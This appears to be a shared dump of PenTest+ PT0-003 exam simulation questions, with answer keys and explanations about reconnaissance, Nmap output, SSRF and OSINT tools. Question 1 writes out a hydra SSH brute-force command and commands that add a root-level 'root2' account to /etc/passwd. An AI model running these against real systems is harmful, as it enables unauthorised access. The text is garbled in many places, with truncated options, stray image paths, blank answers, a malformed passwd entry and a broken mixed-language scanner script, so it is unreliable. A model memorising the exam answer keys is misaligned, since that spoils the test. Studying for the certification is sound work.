Free Questions for PT0-003 by certscare

Shared by Hughes on 02-08-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

SIMULATION

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port        State        Service
22/tcp      open         ssh
23/tcp      closed       telnet
80/tcp      open         http
111/tcp     closed       rpcbind
445/tcp     open         samba
3389/tcp    closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:

. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

* Select the appropriate set of commands to escalate privileges.

* Identify which remediation steps should be taken.

Part 1 ✓ | Part 2

Show Question

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands most likely escalates privileges?

- ○
```
perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```
- ○
```
openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
```
- ○
```
echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
```
- ○
```
./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt
```

Assuming the privileged escalat successful, which of the followi should be taken? (Select two

- ☐ Remove `no_root_squash` fron
- ☐ Remove SUID bit from `cp`
- ☐ Encrypt the `/etc/passwd` file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv
- ☐ Make backup script not world-w

Options:

A- See the Explanation below for complete solution

Answer:

A

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

The appropriate set of commands to escalate privileges is:

echo 'root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash' >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

Remove the SUID bit from cp.

Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

Nmap Scan Analysis

Command: nmap -sC -T4 192.168.10.2

Purpose: This command runs a default script scan with timing template 4 (aggressive).

Output:

bash

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http

111/tcp closed rpcbind

445/tcp open samba

3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).

Enumerating Samba Shares

Command: enum4linux -S 192.168.10.2

Purpose: To enumerate Samba shares and users.

Output:

makefile

Copy code

user:[games] rid:[0x3f2]

user:[nobody] rid:[0x1f5]

user:[bind] rid:[0x4ba]

user:[proxy] rid:[0x42]

user:[syslog] rid:[0x4ba]

user:[www-data] rid:[0x42a]

user:[root] rid:[0x3e8]

user:[news] rid:[0x3fa]

user:[lowpriv] rid:[0x3fa]

We identify a user lowpriv.

Selecting Exploit Command

Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.

-l lowpriv: Specifies the username.

-P 500-worst-passwords.txt: Specifies the password list.

-t 4: Uses 4 tasks/threads for the attack.

ssh://192.168.10.2:22: Specifies the SSH service and port.

Executing the Hydra Command

Result: Successful login as lowpriv user if a match is found.

Part 2: Privilege Escalation and Remediation

Finding SUID Binaries and Configuration Files

Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l

Purpose: To find world-writable files.

Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l

Purpose: To find files with SUID permission.

Command: grep '/bin/bash' /etc/passwd | cut -d':' -f1-4,6,7

Purpose: To identify users with bash shell access.

Selecting Privilege Escalation Command

Command: echo 'root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash' >> /etc/passwd

Purpose: To create a new root user entry in the passwd file.

root2: Username.

5ZOYXRFHVZ7OY: Password hash.

::0:0: User and group ID (root).

/root: Home directory.

/bin/bash: Default shell.

Executing the Privilege Escalation Command

Result: Creation of a new root user root2 with a specified password.

Remediation Steps Post-Exploitation

Remove SUID Bit from cp:

Command: chmod u-s /bin/cp

Purpose: Removing the SUID bit from cp to prevent misuse.

Make Backup Script Not World-Writable:

Command: chmod o-w /path/to/backup/script

Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.

Execution and Verification

Verifying Hydra Attack:

Run the Hydra command and monitor for successful login attempts.

Verifying Privilege Escalation:

After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.

Implementing Remediation:

Apply the remediation commands to secure the system and verify the changes have been implemented.

By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

Question 2

Question Type: **Hotspot**

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

- ○ Mimikatz
- ○ WPScan
- ○ Brakeman
- ○ SQLmap

http://exampl

Select the two robots
should recommend f

1 ☐ User-agent: *
2 ☐ Disallow: /search
3 ☐ Allow: /search/about
4 ☐ User-agent: acunetix
5 ☐ crawl-delay: 10
6 ☐ Allow: /search/static
7 ☐ User-agent: Baidu
8 ☐ crawl-delay: 12
9 ☐ Disallow: /Home
10 ☐ User-agent: Slurp
11 ☐ crawl-delay: 20
12 ☐ Allow: /sdch
13 ☐ User-agent: Comptia
14 ☐ Allow: /admin
15 ☐ Allow: /wp-admin
16 ☐ crawl-delay: 15
17 ☐ Allow: /groups
18 ☐ Allow: /?hl=
19 ☐ Allow: /wp-login.php

Answer:

Question 3

Question Type: MultipleChoice

SIMULATION

A penetration tester performs several Nmap scans against the web application for a client.


INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on

each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please


click the Reset All button.



Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com
- ○ Execute a SQL injection attack a DBProd.example.com.
- ○ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation atta App01.example.com.



Vulnerability | Remediatio

Select the two best remediati options:

- ☐ Restrict direct communication App01.example.com to only a components.
- ☐ Require an additional authent header value between CDN.example.com and App01.example.com.
- ☐ Throttle the number of concu connections to CDN.example.
- ☐ Change the default port used MySQL Database Connection DBProd.example.com.
- ☐ Change the default ports use web server on App01.exampl
- ☐ Configure a host-based intrus detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE    VERSION
80/tcp     open       http       nginx
443/tcp    open       ssl/https  nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE    VERSION
80/tcp     open       http       nginx 1.18.0
443/tcp    open       ssl/http   nginx 1.18.0
3306/tcp   filtered   mysql
```

DB server

```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT       STATE     SERVICE   VERSION
80/tcp     filtered  http
443/tcp    filtered  ssl/http
3306/tcp   filtered  mysql
```

Options:

A- See the explanation part for detailed solution

Answer:

A

Explanation:

Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com.
- ○ Execute a SQL injection attack against DBProd.example.com.
- ◉ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation attack on App01.example.com.

Vulnerability | **Remediation**

Select the two best remediation options:

- [x] Restrict direct communications to App01.example.com to only approved components.
- [x] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.

Require an additional authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL.

DB Server has all ports filtered, typical for a database server that should not be directly accessible.

These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

Question 4

Question Type: **MultipleChoice**

SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Select the appropriate answer(s), given the output from each section.

Output 1

Output 1 Output 2 Output 3

```
[*] Target: someclouddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
---------------------
afrihari@someclouddomain.org
security@someclouddomain.org
info@someclouddomain.org
gfareau@someclouddomain.org
avapretta@someclouddomain.org
lastname@someclouddomain.org
researchIT@someclouddomain.org
ghstrowski@someclouddomain.org
conferencespeakers@someclouddomain.org

[*] Hosts found: 9
--------------------
academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.someclouddomain.org:198.134.5.32
connection.someclouddomain.org:13.107.246.51, 13.107.213.51
logins.someclouddomain.org:198.134.5.46
your.someclouddomain.org:52.173.139.125
ITpartners.someclouddomain.org:104.43.140.101
ls.someclouddomain.org:67.199.248.13, 67.199.248.12
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 Output 2 Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois someclouddomain.org

Domain Name: someclouddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

- Somecloudddomain
- ARIN
- LocalComputerPro's.com
- Amazon

Who registered the domain?

- LocalComputerPro's, Inc.
- ARIN
- Somecloudddomain
- Amazon

When was the domain registered?

- 1993-09-22T04:00:38Z
- 2021-02-15T04:43:38Z
- 2015-09-24
- 2010-08-27

Options:

A- See all the solutions below in Explanation

Answer:

A

Question 5

Question Type: **MultipleChoice**

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

